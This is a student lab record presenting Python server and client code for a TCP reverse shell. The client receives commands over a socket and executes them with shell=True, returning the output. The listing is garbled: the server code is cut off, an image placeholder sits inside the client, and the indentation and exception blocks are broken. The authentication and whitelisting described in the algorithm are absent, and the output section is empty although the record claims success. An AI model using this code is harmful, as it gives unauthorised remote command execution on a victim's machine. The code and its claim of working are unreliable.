

NAME:THULASI.S
ROLL:NO:241901118

EXPERIMENT:15
DATE:20/10/25

DEVELOP A PROGRAM TO CREATE REVERSE SHELL USING TCP PACKETS

AIM:

To DEVELOP A PROGRAM TO CREATE REVERSSE SHELL USING TCP PACKETS

INTRODUCTION:

In computer networks, TCP (Transmission Control Protocol) provides a reliable, ordered, stream-oriented transport between two endpoints. The client–server model is a foundational architecture: clients open connections and request services; servers listen for connections and respond.

ALGORITHM:

- 1.listen and accept.
- 2.read and validate authentication frame.
- 3.read and parse command frame.
- 4.authorize and execute whitelisted handler.

CODE:

SERVER

```
import socket
import threading

host = '127.0.0.1'
port = 9999

def create_server_socket():
```

```

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((host, port))
server.listen(5)
print(f"[+] Listening on {host}:{port}")
return server

def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:

```

CLIENT

```

import socket
import subprocess
import os

host = '127.0.0.1'
port = 9999

def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))


    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True,
                stdout=subprocess.PIPE, stderr=subprocess.PIPE,
                stdin=subprocess.PIPE)
                output = process.stdout.read() +
                process.stderr.read()
                output = output.decode()
                current_dir = os.getcwd() + "> "
                client.send((output + "\n" + current_dir).encode())
            except Exception as e:
                client.send(str(e).encode())
                break

    client.close()

```

```
if __name__ == "__main__":
    connect_to_server()
```

OUTPUT:



RESULT:

Thus,the program to create reverse shell using tcp sockets has been done successfully.